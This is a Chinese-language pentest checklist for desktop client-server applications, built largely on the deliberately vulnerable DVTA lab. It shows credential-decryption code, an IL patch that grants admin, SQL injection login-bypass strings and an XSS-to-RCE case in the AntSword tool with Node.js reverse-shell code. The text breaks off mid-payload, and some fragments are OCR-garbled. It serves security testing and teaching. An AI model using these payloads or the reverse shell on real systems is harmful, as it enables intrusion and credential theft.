

# CS-checklist

---

## 0x00 前言


---

本项目主要针对pc客户端（cs架构）渗透测试，结合自身测试经验和网络资料形成checklist，如有任何问题，欢迎联系，期待大家贡献更多的技巧和案例。

## 0x01 概述

---

PC客户端，有丰富功能的gui，c-s架构。



//图片源自：

<https://resources.infosecinstitute.com/practical-thick-client-application-penetration-testing-using-damn-vulnerable-thick-client-app-part-1/#article>

## 0x02 开发语言

---

C#(.NET), JAVA, DELPHI, C, C++.....

## 0x03 协议

---

TCP、HTTP(S)、TDS.....

## 0x04 数据库

---

oracle, mssql, db2.....

## 0x05 测试工具

---

dvta : pc客户端靶场

ida pro : 静态分析工具

ollydbg : 动态分析工具

CFF Explorer : PE文件分析

PEID : 查壳工具

exeinfope/studype : pe文件分析

wireshark : 观察流量

tcpview : 观察tcp流量

echo Mirage : 可拦截tcp流量

burpsuite : http(s)抓包

proxifier : 全局代理流量

procmon : 文件和注册表监控

regshot : 注册表变化对比

process Hacker : 进程分析

RegfromApp : 注册表监控

WSEexplorer : 岁月联盟进程抓包工具

strings : 查看程序的字符串

.net[反]编译：

dotpeek

de4dot

dnspy

ilspy

sae

ildasm

ilasm

Java反编译

jad

jd-gui

jadex

dex2jar

在线版：

[javare.cn](http://javare.cn)

[www.javadecompilers.com](http://www.javadecompilers.com)

Reflexil：组装编辑器（可以作为ilspy插件）

Vcg：自动化代码审计工具

BinScope：二进制分析工具

## 0x06 代理设置

---

大部分客户端没有代理配置功能，需要自行设置全局代理，如下两种方法：

- 1 ) IE-internet设置-连接-局域网设置。
- 2 ) proxifier-proxy server/proxification rules

//http的流量可以结合burpsuite方便测试（ proxy server设置为burp代理地址 ）。

## 0x07 测试点


---

### 0. 信息收集

编译信息，开发环境/语言，使用协议，数据库，ip，混淆/加密，是否加壳等。

案例0-CFF查看客户端信息（如编译环境）

dvta



## 1. 逆向工程

反编译，源代码泄露，硬编码key/password，加解密逻辑，角色判断逻辑（0-admin，1-normaluser），后门等。

### 案例0-反编译获取加解密逻辑并编写解密工具

dvta

```

using System.Text;

namespace DBAccess
{
    public class DBAccessClass
    {
        private string decryptedDBPassword;
        private SqlConnection conn;

        public string decryptPassword()
        {
            string s1 = ConfigurationManager.AppSettings["DBPASSWORD"].ToString();
            string s2 = ConfigurationManager.AppSettings["AESKEY"].ToString();
            string s3 = ConfigurationManager.AppSettings["IV"].ToString();
            byte[] inputBuffer = Convert.FromBase64String(s1);
            AesCryptoServiceProvider cryptoServiceProvider = new AesCryptoServiceProvider();
            cryptoServiceProvider.BlockSize = 128;
            cryptoServiceProvider.KeySize = 256;
            cryptoServiceProvider.Key = Encoding.ASCII.GetBytes(s2);
            cryptoServiceProvider.IV = Encoding.ASCII.GetBytes(s3);
            cryptoServiceProvider.Padding = PaddingMode.PKCS7;
            cryptoServiceProvider.Mode = CipherMode.CBC;
            this.decryptedDBPassword = Encoding.ASCII.GetString(cryptoServiceProvider.CreateDecryptor());
            Console.WriteLine(this.decryptedDBPassword);
            return this.decryptedDBPassword;
        }
    }
}

```

通过该逻辑和获取的信息

```
DVTA.vshost.exe.config
```

```
ml version="1.0" encoding="utf-8"?>
<configuration>
  <configSections>
    <!-- For more information on Entity Framework configuration, visit http://go.microsoft.com/fwlink/?LinkId=237493-->
    <section name="entityFramework" type="System.Data.Entity.Internal.ConfigFile.EntityFrameworkSection, EntityFramework, Version=4.4.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089" />
  </configSections>
  <startup>
    <supportedRuntime version="v4.0" sku=".NETFramework,Version=v4.5" />
  </startup>
  <appSettings>
    <add key="DBSERVER" value="192.168.0.104\SQLEXPRESS" />
    <add key="DBNAME" value="DVTA" />
    <add key="DBUSERNAME" value="sa" />
    <add key="DBPASSWORD" value="CTsvjZ0jQghXYWbSRcPxpQ==" />
    <add key="AESKEY" value="J8gLXc454o5tW2HEF7HahcXPufj9v8k8" />
    <add key="IV" value="fq20T0gMnXa6g014" />
  </appSettings>
  <entityFramework>
    <defaultConnectionFactory type="System.Data.Entity.Infrastructure.LocalDbConnectionFactory, EntityFramework">
      <parameters>
        <parameter value="v11.0" />
      </parameters>
    </defaultConnectionFactory>
  </entityFramework>

```

**Encrypted Text:** CTsvjZ0jQghXYWbSRcPxpQ==

**AES KEY:** J8gLXc454o5tW2HEF7HahcXPufj9v8k8

**IV:** fq20T0gMnXa6g014

编写解密工具

```
using System;
using System.Collections.Generic;
using System.ComponentModel;
using System.Data;

using System.Drawing;

using System.Linq;

using System.Text;

using System.Threading.Tasks;

using System.Windows.Forms;

using System.Security.Cryptography;

namespace aesdecrypt
{
  public partial class aesdecrypt : Form
  {
    public aesdecrypt()
    {
    }
}
```

```

    InitializeComponent();

}

private void decrypt(object sender, EventArgs e)
{
    String key = "J8gLXc454o5tw2HEF7HahcXPufj9v8k8",
    String IV = "fq20T0gMnxa6g014";
    String encryptedtext = "CTsvjZ0jQghXYWbSRCPxpQ==";
    byte[] encryptedBytes = Convert.FromBase64String(encryptedtext);

    AesCryptoServiceProvider aes = new AesCryptoServiceProvider();
    aes.Blocksize = 128;
    aes.KeySize = 256;
    aes.Key = System.Text.Encoding.ASCII.GetBytes(key);
    aes.IV = System.Text.Encoding.ASCII.GetBytes(IV);
    aes.Padding = PaddingMode.PKCS7;
    aes.Mode = CipherMode.CBC;
    ICryptoTransform crypto = aes.CreateDecryptor(aes.Key, aes.IV);
    byte[] decryptedbytes = crypto.TransformFinalBlock(encryptedBytes, 0,
    encryptedBytes.Length);

    String decryptedString =
    System.Text.Encoding.ASCII.GetString(decryptedbytes);

    Console.WriteLine("\n");
    Console.WriteLine("#####Decrypting Database password#####\n");
    Console.WriteLine("Decrypted Database password:" + decryptedString + "\n");
    Console.WriteLine("#####Done#####\n");
}

}

}

//解密代码源自https://resources.infosecinstitute.com/damn-vulnerable-thick-client-app-part-5/#article

```

案例1-反编译修改代码逻辑让普通用户以管理员登录

dvta

1-lsadmin

0-Normaluser

改1为0即可判断为admin

```
IL_0125: ldloc.s    isadmin
IL_0127: ldc.i4.1
IL_0128: beq.s     IL_0145

IL_0125: ldloc.s    isadmin
IL_0127: ldc.i4.0
IL_0128: beq.s     IL_0145
```

## 2. 信息泄露

明文敏感信息，敏感文件（如安装目录下的xxx.config）。

注册表：利用regshot比较客户端运行（如登录）前后注册表差别。

开发调试日志泄露（如dvta.exe >> log.txt）


process hacker查看客户端内存中的明文敏感数据（如账号密码/key）。

strings直接查看客户端字符串（如ip信息）。

查看源代码（如github,gitee等）

案例0-配置敏感信息泄露


dvta



```
ml version="1.0" encoding="utf-8"?>
nfiguration>
configSections>
<!-- For more information on Entity Framework configuration, visit ht
<section name="entityFramework" type="System.Data.Entity.Internal.Con
/configSections>
/startup>
<supportedRuntime version="v4.0" sku=".NETFramework,Version=v4.5" />
/startup>
/appSettings>
<add key="DBSERVER" value="192.168.0.104\SQLEXPRESS" />
<add key="DBNAME" value="DVTA" />
<add key="DBUSERNAME" value="sa" />
<add key="DBPASSWORD" value="CTsvjZ0jQghXYWbSRcPxpQ==" />
<add key="AESKEY" value="J8gLXc454o5tW2HEF7HahcXPufj9v8k8" />
<add key="IV" value="fq20T0gMnXa6g014" />
/appSettings>
/entityFramework>
<defaultConnectionFactory type="System.Data.Entity.Infrastructure.Loc
  <parameters>
    <parameter value="v11.0" />
  </parameters>
</defaultConnectionFactory>
/entityFramework>
```

案例1-内存泄露数据库账号密码

dvta



#### 案例2-源代码含有硬编码ftp账号密码

dvtा

<https://github.com/secvulture/dvta/blob/master/DVTA/DVTA/Admin.cs>

www.openconnection.org

```
DataTable dt = db.getExpensesOfAll();

//pathtodownload = Environment.GetEnvironmentVariable("USERPROFILE") + @"\\" + "Downloads";
pathtodownload = Path.GetTempPath();

dt.WriteToCsvFile(pathtodownload+"admin.csv");

db.closeConnection();

Upload("ftp://192.168.56.110", "dvta", "p@ssw0rd", @pathtodownload+"admin.csv");
```

### 案例3-开发调试日志泄露

dvta

```
log.txt |  
1 d  
2 ed dbpassword: p@ssw0rd  
3 urce = 192.168.56.110\SQLEXPRESS; Initial Catalog=DVTA; User Id=sa; Password=p@ssw0rd;  
4 d  
5 ed dbpassword: p@ssw0rd  
6 urce = 192.168.56.110\SQLEXPRESS; Initial Catalog=DVTA; User Id=sa; Password=p@ssw0rd;  
7 d  
8 ed dbpassword: p@ssw0rd  
9 urce = 192.168.56.110\SQLEXPRESS; Initial Catalog=DVTA; User Id=sa; Password=p@ssw0rd;  
10 d  
11 ed dbpassword: p@ssw0rd  
12 urce = 192.168.56.110\SQLEXPRESS; Initial Catalog=DVTA; User Id=sa; Password=p@ssw0rd;
```

#### 案例4-某系统登录后本地保存账号密码

```

<Option>
  <Login>
    <ServerList>:3001</ServerList>
    <UserList>演示,wj</UserList>
    <ServerName>演示</ServerName>
    <LoginUser>演示</LoginUser>
    <LoginPassword>MQAyADMANAA1ADYA</LoginPassword>
    <AutoSave>True</AutoSave>
  </Login>
</Option>

```

本案例来源于[https://blog.csdn.net/weixin\\_30685047/article/details/95916065](https://blog.csdn.net/weixin_30685047/article/details/95916065)

### 3. 传输流量

wireshark/echo Mirage/burpsuite+nopeproxy/fiddler/charles

ftp等协议明文传输的账号密码

SQL语句明文传输（如利用构造注入，越权等）

案例0-正方教务系统sql语句明文传输，返回明文数据

0000 b8 a3 86 ad 6c 30 70 f1 a1 f5 44 2b 08 00 45 00  
0010 00 f4 7d 3a 40 00 80 06 8c 0f c0 a8 00 69 ca ce  
00 这里的语句是这样子的，  
00  
00 select \* from yhb where  
00  
00 yhm='jwc01' and js<>'教师' and  
00  
00 js<>'学生'  
01  
01 yhb就是 用户表 的意思啦啦！

0240 04 58 58 4d 43 01 00 49 00 00 00 01 00 05 57 49 .XXMC..I .....WI  
0250 44 54 48 04 00 01 00 50 00 00 00 04 4a 53 4d 4d DTH....P .....JSMM  
0260 01 00 49 00 00 00 01 00 05 57 49 44 54 48 04 00 ..I..... .WIDTH..  
0270 01 00 80 00 00 00 06 53 46 43 57 59 48 01 00 49 .....S FCWYH..I  
0280 00 00 00 01 00 05 57 49 44 54 48 04 00 01 00 02 .....WI DTH....  
0290 00 00 00 04 5e ..ZPMC ..I.....  
02a0 05 57 49 44 54 .WIDTH.. .2....D  
02b0 4c 4d 4b 4c 01 LMKL..I .....WID  
02c0 54 48 04 00 01 TH .....ICT  
02d0 44 04 00 01 00 D..... .@UUEQ.  
02e0 05 6a 77 63 30 .jwc01.\ S\_tZEAI.  
02f0 bd cc ce f1 b2 .. ..... 110.01

本案例来源于wooyun


### 4. 其他漏洞

## 爆破

如登录功能


## 用户名枚举

案例0



## sql语句暴露

案例0



## sql注入

如登录处，万能密码

xxx' or 'x'='x


xxx' or 1=1--

输入框处，构造闭合报错，如'、')、%'、order by 100--等。

利用显示位或报错爆出数据，原理同web注入，不同数据库大同小异。


### 案例0-oracle注入

```
' union select null,null,(select user from dual),null,null,(select banner from sys.v$version where
rownum=1),null,null,null,null,null,null,null,null,null,null,null,null,null,null,null,null,null,null from
dual--
```



### 案例1-mssql注入

111') and (select user)>0--



## CSV注入

如导出excel , 输入1+1 , 导出后看是否为2。

## 弱口令

可尝试admin 123456等。

## XSS


如Electron , NodeWebKit等。

案例0-中国蚁剑xss到rce

环境 : win7+phpstudy/php5.6.27-nts)+perl+nc+antsword2.0.5

xss webshell :

```
<?php  
header('HTTP/1.1 500 <img src=# onerror=alertx>');
```



Win+node.js:

成功

```
var net = require("net"), sh = require("child_process").exec("cmd.exe");

var client = new net.Socket();

client.connect(6677, "127.0.0.1", function()
{client.pipe(sh.stdin);sh.stdout.pipe(client);

sh.stderr.pipe(client);});
```

<?php

```
header("HTTP/1.1 500 Not <img src=# onerror='eval(new
Buffer(dmFyIG5ldCA9IHJlcXVpcmUoIm5ldClpLCBzaCA9IHJlcXVpcmUoImNoaWxkX3Byb2Nlc3MiK
S5leGVjKCJjbWQuZXhllik7CnZhciBjbGllbnQgPSBuZXcgbmV0LInvY2tldCgpOwpjbGllbnQuY29ubmV
